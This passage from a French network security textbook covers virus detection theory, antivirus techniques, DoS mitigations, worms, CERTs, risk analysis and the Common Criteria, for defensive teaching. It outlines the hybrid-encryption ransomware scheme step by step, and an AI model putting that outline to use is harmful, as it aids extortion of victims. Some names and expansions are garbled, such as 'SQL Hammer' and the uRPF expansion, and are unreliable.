Voici une liste non exhaustive des extensions des fichiers susceptibles d'être infectées par un virus : ACE, ACM, ACV, ARC, ARJ, ASD, ASP, AVB, AX, BAT, BIN, BOO, BTM, CAB, CLA, CLASS, CDR, CHM, CMD, CNV, COM, CPL, CPT, CSC, CSS, DLL,

DOC, DOT DRV, DVB, DWG, EML, EXE, FON, GMS, GVB, HLP, HTA, HTM, HTML, HTA, HTT, INF, INI, JS, JSE, LNK, MDB, MHT, MHTM, MHTML, MPD, MPP, MPT, MSG, MSI, MSO, NWS, OBD, OBJ, OBT, OBZ, OCX, OFT, PCI, PIF, PL, PPT, PWZ, POT, PRC, QPW, RAR, SCR, SBF, SH, SHB, SHS, SHTML, SHW, SMM, SYS, TD0, TGZ, TT6, TLB, TSK, TSP, VBE, VBS, VBX, VOM, VWP, VXE, VXD, WBK, WBT, WIZ, WPC, WPD, WML, WSH, WSC, XML, XLS, XLT, ZIP.

Détection virale et théorie de la complexité

La théorie de la complexité a été développée dans les années 1970 dans le but de classifier des problèmes selon des classes de complexité. L'objectif initial était de savoir si, pour un problème donné, il existait un algorithme permettant de trouver une solution en un temps polynomial, c'est-à-dire susceptible de rendre ces problèmes traitables.

Plusieurs classes ont été définies, pointant des problèmes de plus en plus difficiles, comme l'illustrent les exemples suivants :

- Si G est un graphe orienté valué et s et t deux sommets, trouver un chemin de coût minimal de s à t ? Plusieurs algorithmes, notamment Bellman et Dijkstra, permettent de donner la solution en un temps polynomial en fonction de la taille du graphe G.
- Le problème du voyageur de commerce consiste à trouver un cycle, ou circuit hamiltonien, de coût minimal dans un graphe valué complet. Il s'agit d'un problème difficile, dont aucun algorithme connu ne permet de trouver une solution optimale en un temps polynomial. En revanche, on peut construire une solution non optimale à l'aide de méthodes dites « gloutonnes » et améliorer cette solution de base avec des méthodes dites « méta-heuristiques ».

Les bases de la formalisation de la théorie de la complexité viennent des travaux de Alan Turing sur l'existence effective d'un programme permettant de résoudre un problème. L'idée initiale était de savoir si un programme permettrait de répondre à coup sûr à un problème donné ? Alan Turing a montré qu'il existait des problèmes non décidables, qu'aucun programme ne permettait de résoudre.


Pour le démontrer, Alan Turing a créé la fameuse machine de Turing, qui est un modèle abstrait du fonctionnement d'un ordinateur et de sa mémoire afin de donner une définition précise au concept d'algorithme (ou procédure mécanique).

La figure 3.2 illustre une machine de Turing composée d'un ruban, d'une tête de lecture/écriture, d'un registre d'états et d'une table d'actions. C'est ce modèle qui est encore aujourd'hui largement utilisé en informatique théorique, en particulier pour résoudre les problèmes de complexité algorithmique et de calculabilité.

Fondées sur l'approche de Turing, différentes classes de problèmes ont été définies, telles que les suivantes :

- Classe P : problèmes solubles en un temps polynomial.

Figure 3.2
Fonctionnement de la machine de Turing


Ruban composé de cases consécutives
....
....
Tête de lecture/écriture
Registre d'états mémorisant l'état courant
Table d'actions indiquant à la machine quel symbole écrire ,
comment déplacer la tête de lecture, etc.

- Classe NP : problèmes vérifiables en un temps polynomial. Si l'on dispose d'une solution « certifiée », on peut vérifier cette dernière en un temps polynomial.
- Classe NP-complet : problèmes appartenant à NP et étant aussi « difficiles » à résoudre que n'importe quel problème de classe NP. Dit autrement, s'il existe un quelconque problème NP-complet soluble en un temps polynomial, tout problème NP-complet a un algorithme à temps polynomial.

Un virus est un programme caractérisé par la définition suivante : « Séquence de symboles qui, interprétée dans un environnement donné (adéquat), modifie d'autres séquences de symboles dans cet environnement, de manière à y inclure une copie de lui-même, cette copie ayant éventuellement évolué. »

Les travaux de Fred Cohen et Leonard Adleman dans les années 1984-1989 ont permis de formaliser le problème de la décidabilité de la détection virale à l'aide de machines de Turing. Le résultat de ces travaux montre que toute détection virale absolue est impossible. En d'autres termes, il n'existe aucun programme capable de détecter à coup sûr un virus.

Il ne faut pas en conclure que les logiciels antivirus ne servent à rien, puisqu'ils permettent déjà de détecter et d'éradiquer la base existante des virus connus. En revanche, la lutte antivirale ne doit pas uniquement reposer sur des programmes antiviraux, mais s'appuyer aussi sur d'autres techniques.

Par exemple, les recommandations suivantes doivent être suivies par les utilisateurs afin de compléter les dispositifs de lutte antivirale :

- n'ouvrir et ne transmettre aucun message e-mail provenant d'un expéditeur inconnu ou incertain ;
- n'ouvrir et ne transmettre aucune pièce jointe dans un e-mail provenant d'un expéditeur inconnu ou incertain ;
- n'ouvrir et ne transmettre aucun fichier ou message attaché ayant un aspect suspect ou inattendu ;
- ne copier aucun fichier inconnu ou ne faire aucune confiance à sa source ;
- utiliser un programme antivirus fiable et le mettre à jour le plus souvent possible ;
- faire des copies de secours régulières des données importantes.

Technologies de lutte antivirale

Il existe différentes manières de traiter les menaces des virus, tant au niveau architectural que technique.

Les méthodes de détection ont grandement évolué ces dernières années afin de tenir compte à la fois des techniques de programmation des virus, mais aussi des mutations des virus lors de leur phase de reproduction. Pour nécessaires qu'elles soient, ces méthodes restent insuffisantes pour la détection des futurs virus.

La scanérisation

Le procédé de scanérisation repose sur une base de signatures de virus pour la phase de détection. Une signature est une portion de code propre à un virus qui permet de l'identifier. Il s'agit en quelque sorte de l'empreinte digitale du virus.

Lorsque l'existence d'un nouveau virus est avérée, celui-ci est extrait du programme qu'il infecte pour être analysé et sauvegardé. Le programme de scanérisation effectue alors une comparaison entre les éléments qu'il découvre et ceux présents dans la base de données de signatures sur laquelle il s'appuie. S'il y a correspondance, le fichier est considéré comme infecté. Sinon, le fichier est considéré comme sain. Les programmes sérieux effectuent également une analyse des zones de fichiers et du secteur d'amorçage.

Le point faible de ce genre de programme est que toute infection par un virus inconnu risque de passer inaperçue. Si un fichier infecté par un virus dont la signature ne figure pas encore dans la base de signatures de l'antivirus est utilisé, l'antivirus ne peut s'en rendre compte.

Demander à un logiciel antivirus utilisant cette technique de trouver les virus qui ne sont pas encore répertoriés équivaudrait à rechercher une aiguille dans une meule de foin. Sans aucune idée de son emplacement ni de sa physionomie, la tâche est presque impossible. La scanérisation n'est donc une méthode fiable que si l'on recherche des virus connus.

Certains scanners antivirus se contentent de vérifier le début et la fin des fichiers. L'impression de sécurité est alors illusoire, car de nombreux virus en circulation sont capables de se greffer au cœur même des fichiers. Cette manière de procéder est donc des plus dangereuses puisqu'elle laisse passer des virus bien que leur signature soit connue.

Tests d'intégrité

Les tests d'intégrité s'appuient sur l'analyse de la taille en octet des fichiers. L'installation d'antivirus implémentant cette fonctionnalité doit s'effectuer sur un système parfaitement sain, car ces logiciels créent une multitude de petits fichiers leur servant de référence et comprenant des informations précises à propos de la taille des divers fichiers présents sur le disque dur.

Par la suite, ces antivirus effectuent une comparaison permanente entre la taille effective des fichiers analysés et les fichiers de référence correspondants afin de détecter toute modification suspecte.

Le reproche principal que l'on peut adresser à cette méthode est qu'elle n'effectue aucune action préventive, la détection d'un virus n'étant possible qu'après infection. Le rapport d'infection est délivré *a posteriori*, une fois que le virus a fait son office, et l'antivirus est incapable d'identifier la source de l'infection.

De plus, toute modification effectuée par les programmes eux-mêmes engendre des alertes intempestives. Les antivirus fondés sur cette seule méthode ne peuvent en aucun cas être considérés comme efficaces et ne procurent nullement la prévention nécessaire.

Analyse comportementale

La recherche de comportements anormaux du fait de la présence de virus dans un environnement informatique est généralement effectuée par un programme résident en mémoire. Ces programmes sont de type TSR (Terminate and Stay Resident), c'est-à-dire qu'ils doivent être à même d'analyser les requêtes dirigées vers la table d'interruptions.

Le comportement des virus au sein des applications peut presque toujours être considéré comme anormal. C'est ce qu'on appelle l'activité virale. Peuvent être considérées comme activités virales les requêtes d'écriture dans le secteur d'amorçage, les requêtes d'ouverture de programmes en écriture et les tentatives de programmes cherchant à se loger en mémoire. Certaines opérations communément effectuées par les virus permettent d'élaborer un système de règles visant à différencier un comportement normal d'un comportement viral.

L'analyse fondée sur de telles règles permet de détecter de manière très performante les virus connus et inconnus et d'arrêter une tentative d'infection avant même qu'elle ait la possibilité d'endommager un fichier.

Les pièges à virus ainsi constitués offrent de multiples avantages. Ils peuvent empêcher toutes sortes de programmes pernicieux d'endommager le système d'information et se révèlent particulièrement efficaces contre les virus suivants :

- virus connus et inconnus ;
- chevaux de Troie ;
- bombes logiques.

Un inconvénient mineur de l'analyse comportementale réside dans le fait qu'elle est incapable d'identifier les virus détectés. Seul le procédé de scanérisation permet d'obtenir ce genre de renseignement.

Mécanismes réseau de lutte antivirale

Les dénis de service exploitent généralement de fausses adresses IP sources afin de masquer l'origine des attaques. De telles adresses sont généralement choisies parmi les adresses IP dites réservées, ou BOGONS (RFC 1918). Ces BOGONS doivent être filtrés par les opérateurs de télécommunications en périphérie de leurs réseaux afin de limiter leur exploitation à des fins de déni de service. Ces filtres ne sont malheureusement pas appliqués de manière systématique.

La limitation en terme de bande passante d'un protocole tel que ICMP peut limiter les dénis de service fondés sur de tels messages. En revanche, la limitation de la bande passante par protocole réseau reste un exercice périlleux et souvent voué à l'échec de par la nature non prédictible des trafics.

D'autres mécanismes réseau, tels que l'URPF (Unicast Reverse Forwarding Protocol), permettent de n'autoriser un trafic que si l'adresse source est présente dans les tables de routage. Ces mécanismes peuvent toutefois s'avérer complexes à mettre en œuvre, et, en théorie, ils ne protègent pas des dénis de service.

Les techniques de puits de routage réseau, ou *black* ou *sink hole*, sont réalisées par les opérateurs de télécommunications auxquels est connecté le système visé par un déni de service.

Elles fonctionnent de la façon suivante :

1. Une fois qu'un déni de service est détecté sur une adresse IP, le responsable de cette adresse avertit son opérateur de télécommunications.
2. L'opérateur indique au processus de routage du réseau, généralement le protocole BGP (Border Gateway Protocol), que le trafic à destination de cette adresse IP doit être mis systématiquement au rebut (black hole) ou être redirigé vers un équipement dédié ayant la capacité de l'analyser et de le filtrer afin de séparer le trafic légitime de celui de l'attaque (sink hole).

Utilisation malicieuse de la cryptographie

La cryptographie permet généralement de se protéger contre de nombreuses faiblesses de sécurité et de contrôler la sécurité des systèmes d'information. Cette science peut cependant être aussi utilisée par les auteurs de virus afin de renforcer leur caractère nocif.

La première définition de la cryptographie malicieuse a été donnée par M. Yung et L. A. Young selon le modèle opératoire dit hybride (algorithmes de chiffrement symétrique et asymétrique) suivant :

1. Une paire de clés publique/privée est générée par l'auteur du virus.
2. Ce dernier insère uniquement la clé publique dans le corps du programme du virus et libère le virus sur le réseau. L'auteur du virus est le seul possesseur de la clé privée et ne la diffuse évidemment pas.
3. Lorsque le virus atteint un système par le biais d'une faiblesse de sécurité, il génère de manière aléatoire une clé A, qu'il utilise pour chiffrer les données du système à l'aide d'un algorithme de chiffrement symétrique.
4. Le virus chiffre la clé A avec la clé publique qu'il possède au moyen d'un algorithme de chiffrement asymétrique. Appelons la clé chiffrée A'.
5. Les données du système sont pris en otage, et une demande de rançon peut être exigée pour les récupérer.

6. Après paiement de la rançon, la clé A' est fournie à l'auteur du virus afin d'être déchiffrée avec la clé privée (rappelons que la clé A a été chiffrée préalablement avec la clé publique) et de fournir en retour la clé A ainsi que l'algorithme de chiffrement symétrique utilisé. Le couple constitué de la clé A et de l'algorithme de chiffrement symétrique permet de récupérer (déchiffrer) les données du système.

Bien que très peu de virus implémentent de tels mécanismes, ces derniers montrent qu'il est possible d'utiliser la cryptographie à des fins malfaisantes. La cryptographie peut aussi être utilisée afin de réaliser du polymorphisme du code viral (modification de la sémantique du code) et du blindage viral.

Les virus qui utilisent la cryptographie à des fins de blindage viral implémentent avant tout une gestion « environnementale » des clés associées. Sachant que la présence statique de clés dans du code viral peut compromettre le caractère nocif du virus, ce dernier gère ces clés à partir de l'environnement dans lequel il est présent. Il agit alors en aveugle et ignore si les clés sont disponibles à un instant *t*.

Dans le cas du virus Bratley, qui utilise un tel principe de blindage, E. Filiol a démontré que l'analyse de ce code révélait une complexité exponentielle et que les problèmes étaient considérés comme intraitables.

Attaques par relais

Les attaques par relais peuvent impacter le réseau ainsi que les services réseau. Un relais peut être un système de messagerie fondé sur le protocole SMTP (Simple Mail Transfer Protocol) ou un système de résolution de noms de domaine à l'aide du protocole DNS (Domain Name Service).

En dehors des attaques classiques présentées au chapitre précédent, les sections qui suivent donnent quelques exemples de vecteurs d'attaques sur les relais.

Attaques par vers

Les vers sont de plus en plus utilisés dans les attaques réseau, notamment les attaques dites DDoS (Distributed Denial of Service). Récemment, SQL Hammer a provoqué la panique au sein d'Internet, venant après CodeRed et Nimda, qui avaient engendré d'énormes perturbations pendant plusieurs jours, voire semaines.

La partie du ver qui permet de définir si celui-ci impactera le réseau est celle chargée de sa reproduction. Sortant de sa discrétion, le ver peut chercher à se propager le plus rapidement possible. Il utilise pour cela le protocole UDP (User Datagram Protocol) et envoie autant de paquets qu'il le peut. Un seul système SQL Hammer, par exemple, pouvait surcharger une bande passante d'un gigabit par seconde.

La méthode de sélection des adresses IP victimes a également son importance. Si le ver génère les adresses au hasard, il infecte Internet avant l'entreprise où est situé le système

infecté et a de grandes chances de rencontrer des solutions de filtrage, qui ralentissent sa propagation.

S'il utilise la configuration réseau de la machine infectée pour tenter en premier la propagation locale, il a des chances d'être détecté plus tardivement, atout majeur pour un virus, voire d'infecter plus vite d'autres victimes.

Comme les vers CodeRed et Nimda l'ont démontré, ces méthodes changent du tout au tout l'efficacité et donc l'impact du ver sur le réseau. CodeRed réussissait à se propager à une cadence infernale, en tout cas beaucoup plus efficacement que Nimda, qui utilisait pourtant les mêmes vecteurs.

Attaques visant la saturation des systèmes relais

Diverses techniques d'attaques permettent de rendre indisponibles les relais ainsi que les services réseau qu'ils supportent, notamment les suivantes :

- Faire relayer un courrier électronique SMTP vers un grand nombre de destinataires en copie cachée, ou BCC (Blind Carbon Copy). Le relais reçoit un seul message mais doit générer un nouveau message pour chaque destinataire. Un simple message de 3 Mo envoyé à 1 000 destinataires implique pour le serveur de générer 1 000 messages de 3 Mo. L'attaque impacte donc le serveur et le réseau local et rend indisponible le service pour d'autres utilisateurs.
- Rendre indisponible la résolution de noms de domaines. Tout réseau fonctionne en s'appuyant sur des services partagés, tels que le service DNS de résolution de noms de domaine. Le service DNS permet d'accéder aux systèmes sans qu'il soit nécessaire d'avoir en tête les adresses IP. Toute atteinte à l'intégrité de ce service ou à sa disponibilité peut impacter la disponibilité des services réseau et donc le réseau lui-même.
- Saturer les ressources offertes par un système. Cela peut se faire par le biais du réseau, grâce aux inondations, ou par la saturation de la mémoire ou du processeur.

Les CERT (Computer Emergency Response Team)

Les CERT (Computer Emergency Response Team) ont été créés au début des années 1990 aux États-Unis suite à des incidents de sécurité survenus sur les réseaux de la recherche américains. De nos jours, de nombreux CERT sont en place dans la plupart des pays de la planète.

La mission d'un CERT est d'assister ses adhérents en matière de sécurité informatique, notamment dans le domaine de la prévention, de la détection et de la résolution d'incidents.

Les trois CERT suivants sont à l'œuvre en France :

- CERT Renater (secteur des universités et de la recherche) : *http://www.renater.fr/Securite/CERT_Renater.htm* ;
- CERTA (secteur des administrations) : *http://www.certa.ssi.gouv.fr/*;

- CERT-IST (secteurs de l'industrie, des services et du tertiaire) : *http://www.cert-ist.com/*.

Les CERT sont regroupés au sein d'une structure appelée FIRST (Forum of Incident Response and Security Team), qui assure notamment la cohérence des actions entreprises et normalise le mode de fonctionnement des différents CERT. Cette structure permet en outre de partager informations, expertises et outils.

En résumé

Les entreprises sont aujourd'hui bien conscientes de l'utilité d'une politique antivirale, surtout après les grandes attaques virales CodeRed, Nimda et SQL Hammer, qui ont causé des dégâts évalués en millions d'euros et de dollars aux entreprises mal protégées et ont démontré leur capacité à impacter les réseaux locaux ainsi que ceux des opérateurs de télécommunications.

On ne saurait pour autant être trop optimiste pour l'avenir. Le nombre de virus écrits dans le monde augmente en permanence. L'apparition de nouvelles fonctionnalités sur les téléphones portables et autres types d'équipements rattachés à des réseaux, comme celles permises par la technologie Java, augmente la probabilité de propagation des virus et les menaces qui pèsent sur les réseaux. Il existe d'ailleurs déjà des virus ou des preuves de concept de virus sur de tels appareils.

Comme l'a dit Sun Tzu dans son traité *L'Art de la guerre :* « Si tu te connais sans connaître ton ennemi, pour chaque victoire il y a aura également une défaite. » Il est important de connaître non seulement toutes les attaques possibles mais aussi les éléments à protéger, comme nous allons tenter de le montrer à la partie suivante de l'ouvrage.

Partie II

Conduire une politique de sécurité réseau

Après avoir présenté à la partie précédente les menaces qui pèsent sur le réseau d'entreprise, nous décrivons dans cette partie les méthodes permettant de mener à bien la gestion des risques. Nous montrons ensuite comment définir une politique de sécurité réseau et élaborer des stratégies de sécurité autour de cette politique.

La politique de sécurité d'une entreprise se fonde avant tout sur une gestion des risques décrivant les ressources critiques de l'entreprise, ses objectifs de sécurité, ses vulnérabilités, les probabilités d'occurrence de menaces sur ces ressources vitales, ainsi que leurs conséquences sur l'entreprise.

À partir de cette politique de sécurité, une architecture, des outils et des procédures sont définis, déployés et vérifiés afin de protéger les ressources critiques et de répondre aux objectifs de sécurité de l'entreprise. Les mesures de sécurité à mettre place peuvent être d'ordre divers, demander des ressources plus ou moins importantes et être implémentées dans des délais plus ou moins réalistes.

L'approche inverse, qui consiste à déployer les derniers outils de sécurité disponibles sur le marché sans réflexion préalable sur les besoins de l'entreprise, ne peut traiter que des problèmes de sécurité à un instant donné et n'assurer qu'une partie de la sécurisation des éléments critiques de l'entreprise. Elle peut même produire l'effet inverse par un faux sentiment de sécurité sur un maillon de la chaîne de sécurité, créant une faiblesse sur l'ensemble de celle-ci.

L'objectif de cette partie est de faire ressortir qu'une sécurité bien comprise passe par la connaissance de l'entreprise, de son périmètre et de son organisation afin d'en déduire des besoins puis une politique de sécurité réseau.

4

Gestion des risques et évaluation de la sécurité

L'objectif d'une sécurité bien gérée et ciblée consiste à protéger les éléments critiques d'une entreprise. Toute erreur sur la cible à protéger conduit à une analyse erronée de la situation et peut mettre en péril l'entreprise. La détermination de ces éléments critiques et de ces objectifs de sécurité est donc primordiale pour élaborer une politique de sécurité cohérente.

Nous décrivons dans ce chapitre des méthodes d'évaluation de la sécurité qui contiennent toutes par défaut une gestion des risques fondée sur les éléments critiques et les objectifs de sécurité du système concerné. Ces méthodes s'appuient sur des analyses qualitatives ou quantitatives de la sécurité.

La méthode d'évaluation de la sécurité privilégiée par les auteurs de cet ouvrage est argumentée à la fin du chapitre.

Analyse des risques et objectifs de la sécurité

La détermination des éléments critiques d'une entreprise est une tâche délicate et qui prête à discussion, chaque service ou département se considérant souvent comme un secteur clé.

Un bon moyen pour y parvenir consiste à mener avec les responsables de l'entreprise une analyse des risques.

Une telle analyse consiste tout d'abord à identifier les ressources ou les biens vitaux de l'entreprise. Ces derniers peuvent être de plusieurs ordres :

- matériel (ordinateurs, équipements réseau, etc.) ;
- données (bases de données, sauvegardes, etc.) ;
- logiciels (sources des programmes, applications spécifiques, etc.) ;
- personnes (salariés, personnel en régie, etc.).

Une fois l'analyse effectuée, il faut encore déterminer les objectifs de sécurité. Ceux-ci visent à spécifier les besoins en terme de confidentialité, d'intégrité et de disponibilité des éléments critiques de l'entreprise.

Une fois les éléments critiques et les objectifs de sécurité identifiés, il convient, pour chacune des ressources vitales, d'associer les trois éléments suivants, qui visent à définir l'analyse de risques proprement dite, telle que définie par l'ISO comme la combinaison de la probabilité d'un événement et de ses conséquences :


- **Menace.** La menace désigne l'exploitation d'une faiblesse de sécurité par un attaquant, qu'il soit interne ou externe à l'entreprise. La probabilité qu'un événement exploite une faiblesse de sécurité est généralement évaluée par des études statistiques, même si ces dernières sont difficiles à réaliser.
- **Vulnérabilité.** Il s'agit d'une faiblesse de sécurité qui peut être de nature logique, physique, etc. Une vulnérabilité peut découler, par exemple, d'une erreur d'implémentation dans le développement d'une application, erreur susceptible d'être exploitée pour nuire à l'application (pénétration, refus de service, etc.). Elle peut également provenir d'une mauvaise configuration. Elle peut enfin avoir pour origine une insuffisance de moyens de protection des biens critiques, comme l'utilisation de flux non chiffrés, l'absence de protection par filtrage de paquets, etc.
- **Conséquence.** Il s'agit de l'impact (perte financière, dommages sur l'image de marque, etc.) sur l'entreprise de l'exploitation d'une faiblesse de sécurité. Estimer une conséquence d'une faiblesse de sécurité nécessite généralement une connaissance approfondie de l'entreprise et requiert la participation de l'ensemble des experts de cette dernière.

La connaissance des faiblesses de sécurité n'est possible que par des audits réguliers de sécurité, effectués soit par l'équipe sécurité, soit par des consultants externes. Les sociétés d'assurance ont généralement accès aux données statistiques, aux experts et aux actuaires pour quantifier la valeur des ressources et chiffrer le montant des primes d'assurance.

Le rapprochement entre les ressources critiques de l'entreprise, les objectifs de sécurité et les risques de sécurité associés (déterminés par le triptyque menace/vulnérabilité/conséquence) permet de définir la stratégie sécuritaire de l'entreprise, comme l'illustre la figure 4.1.

Cette stratégie de sécurité permet de déterminer les exigences de sécurité ainsi que la sélection et l'implémentation de contrôles de sécurité afin de protéger le système concerné. Elles ont pour but de garantir les objectifs de sécurité, de protéger les éléments critiques et de mitiger les risques.

Figure 4.1
Stratégie de sécurité d'une entreprise



La prévention consiste à diminuer la probabilité d'occurrence des menaces, tandis que la correction des faiblesses de sécurité consiste à diminuer les impacts de sécurité sur l'activité de l'entreprise.

D'une manière générale, la stratégie sécuritaire répond aux principes suivants :

- Les risques ayant une occurrence faible et une conséquence faible sur l'entreprise ne sont pas pris en compte *a priori*. On peut cependant mitiger ce point par le fait que la combinaison de risques faibles peut engendrer un risque fort. Ils doivent donc être pris en compte.
- Les risques ayant une occurrence forte et une conséquence forte ne doivent pas exister par nature, car ils mettraient en cause les activités de l'entreprise. Si de tels risques existent, il est probable que les coûts nécessaires pour les réduire seront trop importants pour l'entreprise. Il est donc nécessaire de faire appel à des assurances pour les couvrir.
- Les risques ayant une occurrence forte et une conséquence faible doivent être pris en compte et faire l'objet d'une analyse coût/acceptation du risque.
- Les risques ayant une occurrence faible et une conséquence forte doivent être pris en compte et faire l'objet d'une analyse coût/acceptation du risque. Il est probable qu'il faille faire appel à des assurances pour les couvrir.
- Tous les autres cas doivent être pris en compte et faire l'objet d'une analyse coût/acceptation du risque.

Bien que la sécurité absolue n'existe pas en soi, l'entreprise détermine le niveau de risque qu'elle est prête à accepter sur ses ressources en comparaison avec le coût induit par les menaces qu'elle encourt.

Méthodes d'évaluation qualitative de la sécurité

De nombreuses méthodes d'évaluation qualitative de la sécurité ont vu le jour pour permettre de bâtir des plans de sécurité efficaces. Elles sont souvent génériques, afin de prendre en compte les aspects techniques et organisationnels. Rappelons qu'une méthode qualitative permet d'analyser des données qui ne sont pas chiffrées et qui sont généralement disponibles sous forme de textes.

Parmi les méthodes connues, retenons principalement les suivantes :

- **Méthode MEHARI (méthode harmonisée d'analyse de risques).** Développée par le Clusif (Club de la sécurité des systèmes d'information français), cette méthode est destinée spécifiquement aux petites et moyennes entreprises. Elle s'articule autour de trois plans : le plan stratégique de sécurité, les plans opérationnels de sécurité et le plan opérationnel d'entreprise.
- **Méthode MARION (méthodologie d'analyse de risques informatiques orientée par niveaux).** Également développée par le Clusif, cette méthode est aussi destinée spécifiquement aux petites et moyennes entreprises. Elle comporte quatre phases distinctes : la préparation, l'audit des vulnérabilités, l'analyse de risques et le plan d'action.
- **Méthode EBIOS (expression des besoins et identification des objectifs de sécurité).** Développée par la DCSSI (Direction centrale de la sécurité des systèmes d'information), cette méthode est destinée à un large panel allant d'une grande administration aux petites et moyennes entreprises. Elle comporte quatre étapes : l'étude du contexte, l'expression des besoins de sécurité, l'étude des risques et l'identification des besoins de sécurité.
- **Méthode COBIT (Control OBjectives for Information and related Technology).** Développée par l'ISACA (Information Systems Audit and Control Association), cette méthode est destinée aux managers, auditeurs et utilisateurs. Elle couvre quatre domaines principaux : planification et organisation, acquisition et support, distribution et support, surveillance.
- **Méthode OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation).** Développée par l'Université de Carnegie-Mellon, cette méthode est destinée aux grandes entreprises. Elle est articulée autour de trois phases : délimitation du niveau organisationnel, identification des vulnérabilités, développement d'un plan de sécurité. Cette méthode s'appuie volontairement sur les ressources internes de l'entreprise plutôt que sur des auditeurs externes.

Les critères communs de sécurité

En 1985, la NSA (National Security Agency) et le NIST (National Institute of Standards and Technology) ont rédigé un document intitulé *Orange Book*, traitant essentiellement de la capacité d'un système à résister à des attaques. L'objectif de ce document était d'évaluer

la sécurité d'un système en proposant des critères, appelés TCSEC (Trusted Computer Systems Evaluation Criteria), permettant de garantir un niveau acceptable de sécurité.

Les critères TCSEC ont été transposés par la Communauté européenne en 1991 sous le nom d'ITSEC (Information Technology Systems Evaluation Criteria) afin d'en combler certaines lacunes, notamment dans le domaine de l'analyse de risques.

En 1993, le Canada a proposé les critères CTCPEC (Canadian Trusted Computer Product Evaluation Criteria), qui sont une combinaison des critères TCSEC et ITSEC.

Sous l'impulsion de l'ISO (International Standardization Organisation), les auteurs des différents critères ont unifié leurs efforts afin de définir des critères communs, appelés CC (Common Criteria), dont l'objectif était avant tout d'offrir un référentiel reconnu par tous les États pour évaluer la sécurité d'un système.

Concepts généraux des critères communs

Les critères communs se veulent un guide pour le développement et le contrôle des produits commerciaux ayant des fonctions de sécurité attendues et attestées. Le produit (ou le système) comprend le système d'exploitation, les réseaux, les systèmes distribués et les applications utilisées et est évalué en fonction de l'usage pour lequel il a été prévu et non pour ses qualités intrinsèques.

L'évaluation de la sécurité d'un système par les critères communs est toujours réalisée par un tiers afin d'en assurer l'indépendance. Plusieurs centres en France, appelés CESTI (centres d'évaluation de la sécurité des technologies de l'information), sont habilités à délivrer ces certifications.

Les critères communs adoptent l'approche par étape suivante :

1. Définir le contexte de l'évaluation considérée.
2. Définir les exigences de sécurité attendues.
3. Définir le niveau de garantie attendu.
4. Formuler les exigences de sécurité en fonction du niveau de sécurité espéré.
5. Définir ce que l'on souhaite protéger dans la perspective d'une évaluation.

Les critères communs reposent sur les exigences suivantes :

- Exigences fonctionnelles, regroupées sous forme de classes, chaque classe couvrant un domaine particulier *(voir le tableau 4.1)*.

  Chaque classe contient un ensemble de familles, et chaque famille contient un ensemble de composants. Chaque composant définit une exigence de sécurité.

- Exigences d'assurance, regroupées sous forme de classes, chaque classe couvrant un domaine particulier *(voir le tableau 4.2)*.
  Comme précédemment, chaque classe contient un ensemble de familles, elles-mêmes contenant un ensemble de composants, dont chacun définit une exigence d'assurance.

Tableau 4.1 Exigences fonctionnelles des critères communs

Classe	Description
FAU	Exigences associées à l'audit de sécurité
FCO	Exigences associées à la non-répudiation des émissions et réceptions
FCS	Exigences associées à la gestion des cryptosystèmes
FDP	Exigences associées aux protections des données utilisateur
FIA	Exigences associées aux fonctions qui établissent et contrôlent l'identité.
FMT	Exigences associées à l'administration de la sécurité
FPR	Exigences associées à la protection de la vie privée
FPT	Exigences associées à la protection de l'ensemble des fonctions de sécurité
FRU	Exigences associées à l'utilisation des ressources
FTA	Exigences fonctionnelles associées au contrôle de l'établissement d'une session utilisateur
FTP	Exigences associées aux chemins et canaux de confiance

Tableau 4.2 Exigences d'assurance des critères communs

Classe	Description
ACM	Exigences associées à la gestion de la configuration
ADO	Exigences associées à la livraison et à l'exploitation
ADV	Exigences associées au développement
AGD	Exigences associées à la documentation
ALC	Exigences associées au cycle de vie
ATE	Exigences associées aux tests
AVA	Exigences associées à l'identification des vulnérabilités
APE	Exigences associées à l'évaluation du profil de protection
ASE	Exigences associées à l'évaluation de la cible de sécurité

- Niveaux d'évaluation d'assurance EAL (Evaluation Assurance Level), qui certifient que le produit respecte un certain niveau d'assurance EAL. L'assurance désigne la confiance qui peut être accordée à la sécurité fournie par une cible d'évaluation. Sept niveaux d'évaluation EAL regroupant un ensemble d'exigences d'assurance ont été définis *(voir le tableau 4.3)*.
- Profils de protection, qui permettent de définir les exigences fonctionnelles d'un type de produit en fonction d'une cible d'évaluation. Un profil de protection est donc réutilisable par tous et présente l'avantage d'exposer des exigences reconnues comme étant nécessaires pour satisfaire les objectifs de sécurité. Par exemple, dans le domaine des cartes à puce, des sociétés ont défini des profils de protection pointant des domaines spécifiques, tels que les circuits intégrés ou les applications financières. Les profils de protection permettent donc d'établir des ensembles communs d'exigences de sécurité apportant le concept de réutilisabilité pour l'évaluation d'un type de produit.

